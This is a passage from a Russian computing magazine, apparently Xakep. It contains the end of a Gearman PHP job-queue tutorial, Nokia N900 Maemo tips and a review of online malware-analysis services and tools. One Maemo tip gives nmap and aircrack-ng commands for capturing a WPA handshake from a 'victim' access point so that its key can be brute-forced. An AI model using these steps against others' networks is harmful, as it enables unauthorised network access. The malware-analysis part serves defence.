- **Задание (работа, job)** — строка, которая передается обработчику и содержит данные для работы. Здесь ты должен подумать, как передавать сложные структуры данных. Если ничего, кроме PHP, тебя не интересует, не парься и бери обычную сериализацию. Если захочешь попробовать разные языки, надо, чтобы формат понимался каждым из них. Например, хорошо подходит JSON.
- **Обработчик** — скрипт на PHP (любой язык, для которого есть Job API), выполняющий работу. Одновременно можно запустить несколько обработчиков, хоть на одном сервере, хоть на тысяче, каждый из них это отдельный PHP-процесс.
- **Задача (Task)** — несколько заданий, которые необходимо выполнить параллельно. Ты ставишь серверу задачу, чтобы он выполнил одну или несколько работ, а дальше — дело техники.
- **Клиент** — скрипт, который создает задания и работы и посылает их на сервер.
- **Сервер** — собственно, центральный элемент системы. Принимает задачи от клиентов и смотрит, каким обработчикам и в какой очередности распределить конкретные работы. Он же следит за доступностью обработчиков, собирает ответы и отсылает их назад клиенту. Если ты послал задание обработчику, но возникла ошибка, сервер это воспримет нормально и попробует переназначить задание другому доступному обработчику. На случай, если надо перегружать сервер, Gearman может задействовать MySQL или memcachedb для хранения там заданий, тогда ему нестрашны никакие падения. Конечно, самих серверов также может быть много, чтобы вырубание одного никак не влияло на выполнение работ.

```
{
 $feeds =
  Zend_Json::decode( $job-> workload() );

}

while ($worker->work());
```

Когда обработчик вызван, ему передается специальный объект задания, из которого в первую очередь необходимо получить нужные нам для работы данные. Так как они закодированы в строку JSON-ом, используем компонент Zend_Json, который превратит строку в обычный массив. Всего шесть строк кода — и мы превратили нашу функцию обработки лент в распределенную! Теперь ты можешь просто заинклудить файл processFeed.php и передать функции processFeed() полученный массив ссылок $feeds.

Чтобы сообщить серверу Gearmand, что все отлично и мы выполнили задание, достаточно вызвать $job->sendComplete('OK'). Хотя вполне можно просто вернуть из функции true: система достаточно гибкая и простая, чтобы делать за тебя всю работу. Еще необходимо сформировать задачу, чтобы сервер знал, что нужно выполнить. Этот код также очень прост:

```
$gmclient= new GearmanClient();
$gmclient->addServer();
$feed_links = $db->fetchAll('SELECT fid,
feed_url FROM feeds WHERE errors < 3');
foreach ($feed_links as $fl)
{
 echo "Add to processing queue: " .
$fl['feed_url'] . "\n";
 $gmclient-
>addTaskBackground('feedProcesor', Zend_
Json::encode(array($fl)));
}
$gmclient->runTasks();
```

Объясню, как оно работает. Так как задания раздает клиент, мы первым делом, используя Gearman API, создаем с его помощью объект клиента и регистрируем его на сервере. А потом выбираем из базы данных ссылки на все ленты, которые имеют менее 3-х ошибок.

Если ошибок больше, вероятно, что-то с лентой не так, поэтому даже не будем пытаться проверять. В цикле перебираем все и формируем из лент задания, закодированные в JSON-формат. После того, как весь набор задач сформирован, запускаем его на выполнение командой runTasks().

Все задачи будут выполнены по возможности параллельно и в фоновом режиме. Что означает, что мы не сможем получить ответ от обработчиков.

Если же это необходимо, следует задавать задачу командой do(), тогда она выполнится в синхронном режиме, а результат будет передан тебе. Но нам значения не нужны, так же, как и вообще необходимость следить за выполнением работы — задали задачи и все, выходим из скрипта, остальную работу оставим серверу.


Остается только запустить скрипт из Cron-а, но с этой задачей, думаю, ты справишься сам. Частота обновления лент зависит от многих факторов, наверное, лучше всего начать с 10 минут, если лент не очень много.

Обрати внимание: желательно, чтобы суммарное время обработки всех лент было меньше, чем интервал обновления, иначе сильно возрастет нагрузка на сервер. В таком случае просто добавь обработчиков или же, если перестает справляться внешний канал, новый сервер. Ведь тебе сначала надо запросить у сервера ленты, а это порядочный трафик.

НУ ЧТО, ПОЛУЧИЛОСЬ?

Конечно, чтобы получить расширяемую систему на PHP, пришлось задействовать дополнительный сервер, компилировать модуль, но стоит сделать это один раз, как в дальнейшем у тебя будет гибкая система, чтобы выполнять любую работу.

Например, если построить фотохостинг, то ресайз картинок как раз можно делегировать Gearman'у. На нем даже настоящий поисковик собираются делать, а это тебе уже не игрушки. Такие сайты, как Digg.com и Yahoo! также используют у себя Gearman. Помимо этого ты попробовал Zend Framework в работе — несмотря на возгласы скептиков, что он тяжелый и сложный, мы написали RSS-ридер всего за несколько строк! Единственное, что пока тебя, наверное, смущает — чтобы посмотреть новые новости, даже если они уже оказались на твоем сервере, все равно необходимо жать кнопку обновления. Это не беда, есть решение, которое заткнет за пояс Google Reader, но о нем я расскажу в одной из следующих статей.



info

- Gearman PHP Extension: pecl.php.net/package/gearman.
- Класс на чистом PHP для Gearman: pear.php.net/package/Net_Gearman.
- Для Python: launchpad.net/gearman-interface; samuel.github.com/python-gearman.
- Для Java обитает здесь: launchpad.net/gearman-java.

- RSS (Really Simple Syndication) — целое семейство форматов для предоставления XML-документа с обновлениями сайта или другого источника данных. Кроме самого RSS, в который входят несколько версий спецификации, несовместимых между собой, существует продвинутый протокол Atom и устаревший сложный RDF. Atom является стандартом (http://tools.ietf.org/html/rfc4287) и активно поддерживается Google.



dvd

На диске есть дистрибутив с готовым примером, а также все исходные коды и дистрибутивы используемых программ.

СТЕПАН «STEP» ИЛЬИН STEP@GLC.RU

MAEMO 5 TIPS'N'TRICKS

КАК И ДЛЯ ЛЮБОЙ LINUX-СИСТЕМЫ, У MAEMO ЕСТЬ СВОИ СЕКРЕТЫ И ХИТРОСТИ. ПЛАТФОРМА НЕ ПЕРЕСТАЕТ УДИВЛЯТЬ, ПОЗВОЛЯЯ ЗАПУСКАТЬ КАК ХАКЕРСКИЕ ТУЛЗЫ, ТАК И СТАРЫЕ ДОБРЫЕ ИГРЫ. СЕГОДНЯ, УЖЕ СЕРЬЕЗНО ИЗУЧИВ ТЕЛЕФОН, МЫ СОБРАЛИ ДЛЯ ТЕБЯ НЕСКОЛЬКО ПОЛЕЗНЫХ ТРЮКОВ, КОТОРЫМИ СПЕШИМ ПОДЕЛИТЬСЯ.

ТРИК 1: ПРАВИЛЬНОЕ УПРАВЛЕНИЕ ПРИЛОЖЕНИЯМИ

О том, как совладать с диспетчером приложений и устанавливать софт для N900, рассказывать не нужно. Мы уже рассказывали, как подключить дополнительные репозитории с огромным количеством бета-версий программ, которые находятся в стадии разработки, но уже могут быть установлены на телефон. Но если вначале за появлением новых приложений еще можно было уследить, то со временем это переросло в серьезную и муторную задачу. Штудировать огромный список приложений в поисках новых программ стало сильно надоедать, и тогда я открыл для себя замечательную программу AppWatch. Написанная на Qt, небольшая тулза делает одну простую вещь — мониторит активность разных репозитариев, отображая списки добавленных, обновленных, а также удаленных приложений. Впрочем, интересные приложения очень часто оказываются вообще вне всяких репозитариев и распространяются в виде .deb-пакета (как наш Bluetooth-сканер, который мы разработали в прошлый раз). Но и без менеджера пакетов установить такое приложение несложно. Подключив Nokia N900 к компьютеру, нужно перевести его в «Режим запоминающего устройства», после чего скопировать deb-файл в папку .documents девайса. А далее, не забыв отключить девайс от компа, выполнить под рутом команду:: `dpkg -i /home/user/MyDocs/.documents/[название пакета].deb`


Рекомендую также установить тулзу MyMenu или Catorise, которые помогут не свихнуться в поисках нужного приложения в меню, организовав ярлыки для запуска по разделам.

ТРИК 2: УСТАНАВЛИВАЕМ ХАКЕРСКИЙ СОФТ

Приятная новость заключается в том, что в репозитариях появились несколько полезных X-Toolz. Тут надо заметить, что порты nmap и aircrack были и для предыдущих версий Maemo, поэтому их перенос на новую Maemo5 был лишь вопросом времени. И вот теперь их можно, без напильника и прочих ухищрений, установить прямо из менеджера приложений! Использование сканера безопасности Nmap на N900 для сканирования локалки или отдельных хостов не отличается от действий с обычного линукса ровном счетом ничем! Правда, для Maemo пока нет GUI-интерфейса, поэтому сканером можно воспользоваться только из консоли: например, `nmap -v -O -PN 192.168.1.1`. Отчет о сканировании, в моем случае точки доступа Wi-Fi, вывел полную информацию об открытых портах, предположение об удаленной операционной системе, а также производителе девайса, определенного по его MAC-адресу. Впрочем, в случае точки доступа Wi-Fi гораздо интереснее подобрать WEP/WAP-ключ, что опять же стало доступным после появление aircrack'a. Напомню, что подбор ключа для WPA — задача непростая и решается исключительно перебором/брутфорсом, причем успех напрямую зависит от того, есть ли искомый ключ в словаре или нет. Трудность заключается в том, что для побора необходимо перехватить фрейм авторизации пользователя — так называемый WPA Handshake. С таким фреймом можно брутфорсить ключ с помощью обычного компьютера и специального софта (в том числе с использованием CUDA), кластера из PS3 или даже облачных вычислений — главное получить этот фрейм. Теперь, когда любая из утилит пакета aircrack-ng работает прямо с телефона, можно запустить беспроводной снифер, просто указав номер канала, ESSID нужной точки доступа и некоторые другие параметры: `aircrack-ng -c 11 -e victim -Z 4 -W 1 -F cap wlan0`. В результате получим cap-файл, по которому реально восстановить ключ. Конечно, можно было бы пробрутфорсить ключ прямо с телефона, но скорее забавы ради, потому как скорость перебора на моем N900 не превысила даже 50 ключей в секунду :). Пакет находится в репозитарии extras-devel, потому что пока не закончена функция инжекции пакетов.

ТРИК 3: ЗАПУСКАЕМ ЛЮБИМЫЕ ИГРЫ

В нашем первом обзоре мы рассказывали, как запустить на N900 Quake 3, показав насколько обширен потенциал телефона. За те пару месяцев после релиза телефона под Maemo5 были портированы другие легендарные игрушки: Doom 2, Warcraft 2, Starcraft, Quake, RedAlert, Duke Nukem 3D. Правда, это напря-



BLUEMAEMO ПОЗВОЛЯЕТ ИСПОЛЬЗОВАТЬ N900 КАК БЕСПРОВОДНУЮ КЛАВИАТУРУ И МЫШЬ

NMAP ЗАМЕЧАТЕЛЬНО ЧУВСТВУЕТ СЕБЯ НА N900

мую зависит от наличия порта просто для обычного Linux'а: скажем, для Quake 3 существует OpenArena, для Warcraft 2 — WarGus, для Doom — PrBoom и т.д. Если такой порт использует Simple DirectMedia Layer (SDL), то очень вероятно, что порт в скором появится и для Maemo, которая также поддерживает эту библиотеку. Если не вдаваться в подробности, то SDL — это кроссплатформенная мультимедийная библиотека, реализующая единый интерфейс к графической подсистеме, звуковым устройствам и средствам ввода. В результате неважно, на какой системе в будущем будет запускаться игра — на обычном компьютере или, как в нашем случае, мобильной версии Linux'а, главное, чтобы платформа поддерживала SDL. Некоторые из игрушек уже доступны в репозитории, для некоторых несложно найти инструкцию по установке. Единственный нюанс заключается в необходимости вручную скопировать файлы с текстурами и звуками из оригинальных игр. Помимо этого не стоит сбрасывать со счетов эмулятор DOSBox, порт которого давно доступен в репозитарии N900. Виртуализируя окружения DOS, он позволяет запустить самые старые приложения, в том числе игры для MS-DOS. К примеру, уже сейчас можно порубиться в легендарный Fallout (конфиги для DOSBox'а ты можешь найти по адресу: migenonline.com/N900/dosbox-0.73-Fallout1.conf.txt), правда, производительность пока оставляет желать лучшего.

ТРИК 4: ЗАМОРОЧКИ С БРАУЗЕРОМ

Одна из самых замечательных возможностей N900 — полноценный браузер, позволяющий комфортно работать с любыми AJAX-приложениями, в том числе Gmail. Несмотря на то, что в недрах стандартного браузера MicroB уже лежит движок Mozilla Gecko, разработчики Firefox ведут разработку своего собственного браузера для мобильной платформы. Работа над Fennec, после 6-и бета-версий, наконец-то вышла на финишную прямую: в январе появился кандидат в релизы. Правда, после установки браузера тебя, вероятно, постигнет некоторое смятение, потому что работает он... довольно медленно. По скорости рендеринга сайтов Fennec может проигрывать в 2, а иногда и больше раз. Ситуацию может отчасти спасти подключение дискового кэша. Для этого, как в обычном файрфоксе, нужно открыть страницу параметров `about:config`, с помощью фильтра найти параметр `browser.cache.disk.enable` и поменять его значение.

Еще один полезный хинт также касается браузера, но уже стандартного. Благодаря недокументированной опции, появившейся в последней прошивке, браузер можно перевести в портретный режим, нажав на клавиатуре одновременно `Ctrl-Shift+O`, затем закрыв клавиатуру и перевернув телефон вертикально. После этого N900 будет автоматически переходить в портретный режим в браузере при повороте в вертикальное положение, вплоть до выключения.

ТРИК 5: БЕСПРОВОДНЫЕ КЛАВИАТУРА И МЫШЬ

Впрочем, браузер как рендерил хорошо сайты, так и рендерит. А вот, что действительно добавляет N900 функциональности — так это убойное приложение BlueMaemo. Что оно позволяет? Превратить девайс на Maemo в беспроводную мышку или клавиатуру, работающие через Blueooth. Благодаря этой программе, можно эмулировать Bluetooth-клавиатуру и мышку через стандартный профайл HID Bluetooth, который поддерживает большинство адаптеров синего зуба и операционных систем. После установки BlueMaemo на телефоне нажми в нем `Wait a connection` (ожидание подключения). Затем, если ты под виндой, открой параметры Bluetooth-адаптера, найди пункт в меню или кнопку «Добавить устройство» и среди найденных беспроводных девайсов выбери устройство с именем твоего телефона. Во многих Bluetooth-стеках у него будет соответствующая пиктограмма: с клавиатурой и мышкой. После ввода ключей для авторизации на телефоне высветится сообщение об удачном подключении и появится интерфейс для удаленного управления. Выбор самый разный: ты можешь использовать сенсорный экран N900 в качестве беспроводной мышки, или аппаратную клавиатуру для набора текста с расстояния. Самыми используемыми профилями, пожалуй, являются интерфейс для управления презентацией (перелистывание слайдов), а также пульт для управления медиа-плеером. Забавно, что с помощью той же самой BlueMaemo можно играть и в PlayStation 3, добавив в настройках игровой консоли новое Bluetooth-устройство. Что касается настольных Linux-систем, то HID-профиль может быть подключен с помощью команды `hcitool scan`, определяющей доступные устройства, и `hidd -connect 'адрес_bt_девайса_с_hid'`, выполняющей само подключение.

ТРИК 6: ЭМУЛЯТОР N900

Этот трик касается скорее не нынешних пользователей N900, а тех, кто только планирует приобрести девайс, но сначала бы хотел испытать его в действии. Понятно, что стоя у прилавка магазина едва ли можно прочувствовать всю мощь Linux'а, зато эмулятор телефона, предоставляющий удаленный доступ к реальной системе, на которой ты можешь делать все, что угодно, в этом случае — вещь незаменимая. Уникальный сервис, благодаря которому становится доступной такая возможность, называется RDA (Remote Device Access) и доступен по адресу apu.ndhub.net. Вход в систему осуществляется по логину/паролю, который ты получишь после регистрации на сайте www.forum.nokia.com. Для работы проверяется наличие нужного браузера (подойдет Firefox, IE, Opera и Safari — я со своим Google Chrome обломался), а также JRE. Если все в порядке, ты можешь выбрать нужный аппарат (любой из смартфонов компании, включая Nokia X6) и скачать .jnlp-файл, который запустит на твоем компьютере эмулятор на Java.

Наверняка, за время работы у тебя накопились и свои секреты! Присылай их нам — и мы обязательно опубликуем их в нашем разделе про Maemo (www.xakep.ru/N900).



Степан «Step» Ильин twitter.com/stepah



СВОЯ АНТИВИРУСНАЯ ЛАБОРАТОРИЯ

ИНСТРУМЕНТЫ ДЛЯ АНАЛИЗА ПОДОЗРИТЕЛЬНЫХ ФАЙЛОВ

ЭТО ВИРУС! НУТРОМ ЧУЮ, ЧТО В ФАЙЛЕ — ТРОЯН, НО АНТИВИРУС, ЗАРАЗА ТАКАЯ, МОЛЧИТ. МОЖЕТ БЫТЬ, ИСПОЛЬЗУЕТСЯ ХИТРЫЙ КРИПТОР, УСЛОЖНЯЮЩИЙ ЭВРИСТИЧЕСКИЙ АНАЛИЗ? ИЛИ ТРОЙ НОВЫЙ И ЕЩЕ НЕ ПОПАЛ В СИГНАТУРНЫЕ БАЗЫ? ИЛИ МОЖЕТ, ЭТО НЕ ВИРУС ВОВСЕ, А ПРОСТО Я — ПАРАНОИК? ВСЕ ВОЗМОЖНО :). НАША ЗАДАЧА НА СЕГОДНЯ — ПРОАНАЛИЗИРОВАТЬ СОМНИТЕЛЬНЫЙ ФАЙЛ МИНИМАЛЬНОЙ КРОВЬЮ.


Антивирусные компании накопили огромный арсенал средств и ноу-хау для сбора новых образцов малвари и исследования сомнительных файлов, анализа и реверсинга тел вирусов. Но чтобы определить, делает ли файл что-то сомнительное или нет, не надо быть специалистом антивирусной лаборатории. Провести свой анализ помогут несколько подручных средств.

VIRUSTOTAL
WWW.VIRUSTOTAL.COM


Если у меня есть сомнения по поводу какого-то файла, первым делом я заливаю его на VirusTotal. Преимущество очевидно: за раз можно проверить файл на наличие малвари более чем 40 разными антивирусными продуктами, используя последние доступные сигнатуры. Результат интересен не только с точки зрения, заражен файл или нет, но еще и для сравнения эффективности разных антивирусов, работы эвристических алгоритмов и проверки работы своих крипторов :). Сервис использовать гораздо удобнее, если установить в систему специальную программу-загрузчик VirusTotal Uploader. В контекстном меню появляется новый пункт, через который можно быстро передать файл на проверку. К тому же, во второй версии программы появился еще и графический интерфейс, — с ним легко проверяется любой из текущих процессов. С другой стороны, далеко не всегда эвристика и сигнатурные базы, даже всех антивирусов сразу, могут обнаружить уникальную малварь, правильно упакованную и пока не «спалившуюся». Тут ничего не остается, как самому брать в руки инструменты и изучать поведение программы.

SANDBOXIE
WWW.SANDBOXIE.COM

Есть два способа узнать, что делает программа: отреверсить ее, что сложно и долго, или запустить, посмотрев, что после этого произойдет. Правда, запускать сомнительный файл в своей системе сродни с самоубийством, поэтому делать это нужно в безопасном окружении. Не будем в очередной раз касаться виртуальных машин, хотя это, безусловно, один из лучших способов, а воспользуемся на этот раз песочницей (sandbox). Любая программа, запущенная в такой песочнице, функционирует так же, как и если бы была запущена просто в системе, однако файловая система и реестр для нее особенным образом



РЕЗУЛЬТАТ АНАЛИЗА ФАЙЛА CWSANDBOX'ОМ



ИНТЕРФЕЙС УПРАВЛЕНИЯ «ПЕСОЧНИЦЕЙ»

виртуализируются, чтобы любые изменения всегда можно было откатить. Начиная с Vista встроенная «песочница» есть в винде: перевести любое приложение в sandbox можно через менеджер задач, выбрав в контекстном меню пункт «Виртуализация UAC». Пользуются ей немного, что неудивительно, потому как решения от сторонних разработчиков намного понятнее, в том числе и программа Sandboxie. Виртуализировать критические участки системы для любого приложения можно в два клика мыши, причем программа легко настраивается так, чтобы заданные файлы всегда запускались только в sandbox'е.

«Ну, хорошо, запустили мы файл под sandbox'ом, дальше-то что?» — спросишь ты. Как что — изучать, чем занимается программа после запуска. На помощь приходят утилиты из набора Sysinternals (technet.microsoft.com/ru-ru/sysinternals) и, в первую очередь, Process Monitor, который в реальном времени отслеживает активность файловой системы, реестра, процессов, потоков и библиотек DLL. Благодаря другой утилите из того же Autoruns несложно выяснить, не прописала ли себя утилита в каком-нибудь из мест автозагрузки. Малварь также можно распознать по API-функциям, которые вызывает программа. Отследить такие вызовы поможет API Monitor (www.apimonitor.com) или бесплатная тулза SysAnalyzer (labs.idefense.com). Список программ можно продолжать, в конечном итоге, мы получаем немаленький набор утилит, чтобы только проанализировать работу приложения. Получается довольно муторный процесс, который, разумеется, можно упростить: прежде чем рваться в бой, проводя исследование вручную, отправить бинарник специальному автоматическому анализатору.

CWSANDBOX
WWW.CWSANDBOX.ORG

Выполнить все те же самые действия, но в автоматическом режиме берется онлайн-сервис CWSAndbox. Получив исполняемый файл, система запустит его в «песочнице» и беспристрастно проследит за всем, что тот проделает в системе. Способ лучше, чтобы быстро получить справку о том, что делает подозрительный бинарник в системе, еще нужно поискать! Нет никакой необходимости геморроиться с установкой «песочницы» или виртуальной машины и самому анализировать результаты работы мониторов — CWSAndbox все сделает за тебя, а на выходе по всем пунктам выдаст подробный отчет. Правда, ждать от CWSAndbox чудес не стоит: сервис не скажет «Что-то мне этот бинарник не нравится, похоже, это троян». Интерпретация отчета полностью остается на твоей совести. А, значит, нужно иметь представление, где может прописать себя малварь в реестре, каким образом ей удается спрятаться в процессах и где частенько хранятся тела вирусов в файловой системе. Небольшой автоматический интерпретатор наиболее характерных для малвари действий тут бы не помешал...

THREAT EXPERT
WWW.THREATEXPERT.COM


В пример можно ставить Threat Expert, который не отдает анализ на откуп одному только пользователю, а сам пытается анализировать изменения в системе. Так, если файл упакован с помощью криптора или в реестре добавился новый ключ для автозапуска, или, например, в файле host появились строчки, которые могут заблокировать доступ к базам антивирусов — словом, зафиксированы характерные для малвари действия — Threat Expert обязательно акцентирует на этом внимание. В результате, отдельный раздел отчета складывается из набора таких «очеловеченных» сообщений, напротив каждого из которых выставляется степень опасности. Сервис не оставит в неведении и о том, как выглядит программа после запуска: если у той есть GUI-интерфейс, то в отчете будет представлен ее скриншот. Круто? Это еще не все, поведенческий анализатор дополняется проверкой файла сразу несколькими антивирусами. В итоге мы получаем вариант «Два в одном»: функциональность CWSAndbox и, одновременно, VirusTotal (правда, с намного меньшим количеством поддерживаемых антивирусов). Файл для проверки можно отправить через веб-интерфейс или специально разработанную утилиту, но в обоих случаях необходима предварительная регистрация в сервисе.

ANUBIS
ANUBIS.ISECLAB.ORG

Единственное, чего, пожалуй, не хватает отчетам Threat Expert и других анализаторов, — это данных о том, что передавало приложение в Сеть. Да, все сетевые соединения фиксируются и даже, зная их природу, можно уже многое сказать... но как точно узнать, что передавало приложение? В случае с «песочницей» и виртуальной машиной трафик приложения легко снифается любым мало-мальски рабочим снифером. Почему такую опцию не прикрутили рассмотренные анализаторы, непонятно, но зато ей может похвастать другой сервис — Anubis. К отчету о деятельности программы прикладывается pcap-файл со всем отснифанным трафиком, который легко обрабатывается с помощью мощнейшего Wireshark'a, умеющего расшифровывать ошеломляющее количество протоколов, и Network Miner (networkminer.sourceforge.net), специально предназначенного для офлайн-анализа и сбора интересных данных. Мало того, в сам Anubis встроен анализатор трафика для наиболее популярных протоколов. Если приложение обменивается по HTTP, то сервис вложит в отчет урезанный лог общения. Вообще, качество сканирования оставляет самое приятное впечатление: приводится не просто отчет о деятельности системы, но и анализ характерной для вирусов активности. Единственный минус системы — довольно медленная скорость работы.

COMODO INSTANT MALWARE ANALYSIS
CAMAS.COMODO.COM

Онлайн-анализатор от компании Comodo раскручен намного меньше: очереди на сканиро-



В ОТЧЕТЕ ANUBIS ЕСТЬ ССЫЛКА ДЛЯ СКАЧКИ PCAP-ФАЙЛА С ДАМПОМ ТРАФИКА

вание постоянно пустые, а сам сканер чертовски быстр. К тому же, большая популярность CWSandbox и Threat Expert нередко выходит им боком. Особо продвинутая малварь умеет распознавать виртуальное окружение, и, смекнув, что запущена под виртуалкой или «песочницей», не производит каких-либо подозрительных действий. Анализатор Comodo намного менее известен, поэтому разработчики едва ли тратят время на его распознавание. При этом, сам сканер весьма неплох: в самые кратчайшие сроки он проводит глубокое исследование и выдает удобный для анализа отчет, в котором помимо прочего выводится информация о выполненных DNS/HTTP-запросах, вызовах API-функций, подгруженных в память DLL-библиотеках и т.д. Весь этот набор полезной информации подытоживает вердикт, может ли файл оказаться малварью или, скорее всего, нет.

MANDIANT RED CURTAIN
WWW.MANDIANT.COM

Свой вердикт выносит и анализатор Mandiant Red Curtain, реализованный в виде отдельного приложения. Для исследуемого PE-файла подсчитываются так называемые очки: чем их больше, тем выше шанс, что приложение окажется вирусом. Очки проставляются исходя из целого ряда критериев, где, помимо ряда стандартных проверок, учитывается интересный параметр — энтропия кода, под которой понимается мера дезорганизации и случайности. Авторы малвари намеренно запутывают код, выполняя с помощью различных методик его обфускацию, добавляя многочисленные ветвления и т.д. (вспомни «спагетти-код»). Для таких исполняемых файлов показатель энтропии, посчитанный Mandiant Red Curtain, выше, чем для обычного неупакованного приложения, и анализатор придает этому большое значение.

PEID
PEID.HAS.IT

Еще одним косвенным признаком того, что приложению есть что скрывать, является использование криптора/упаковщика. Таким образом, во-первых, усложняется реверсинг тела, а, во-вторых, удается скрыться от сигнатурных баз и эвристических механизмов антивирусов. Определить факт использования криптора и, зачастую, название упаковщика поможет утилита PEiD. На текущий момент с ее помощью определяется более 600 различных сигнатур для PE-файлов, отображая помимо пакера/криптора, еще и предполагаемый компилятор. Помимо оригинальной программы, существует надстройка в виде скрипта на Python nPEid (http://www.malforge.com/npeid/npeid.zip). Он умеет обрабатывать pcap-файлы с отснифанным трафиком для поиска закриптованных PE-файлов, которые потенциально могут быть опасны. Впрочем, ждать от PEiD чуда не приходится: приватные крипторы ему не по зубам.

OSAM
WWW.ONLINE-SOLUTIONS.RU/PRODUCTS/OSAM-AUTORUN-MANAGER.HTML

Как бы ни был закриптован руткит, ему все равно нужно как-то обосноваться в системе, обеспечив себе автоматический запуск после ребута. Поэтому особую ценность представляет утилита Online Solutions Autorun Manager, которая распознает практически все известные способы автоматической загрузки. Производится ли скрытый запуск драйвера руткита или речь о других скрытых ключах в реестре — неважно. OSAM с большой вероятностью детектирует любой вариант. Понятно, если для поиска руткита в реестре использовать обычный редактор реестра, то шансы на положительный результат будут небольшие. Перехватив вызов соответствующих API-функций (RegQueryValue, RegOpenKey и т.д.), руткит вернет подчищенный результат. Чтобы не обломаться подобным образом, OSAM сам парсит файл с реестром и не использует системных функций ОС. Кстати говоря, слово «Online» в названии программы неслучайно: все процессы, найденные в автозапуске, можно пробить по специальной базе, отправив запрос с хешем файла или сам файл на анализ. В отчете о сканировании для каждого элемента автозагрузки приводится рейтинг надежности.

PDFID
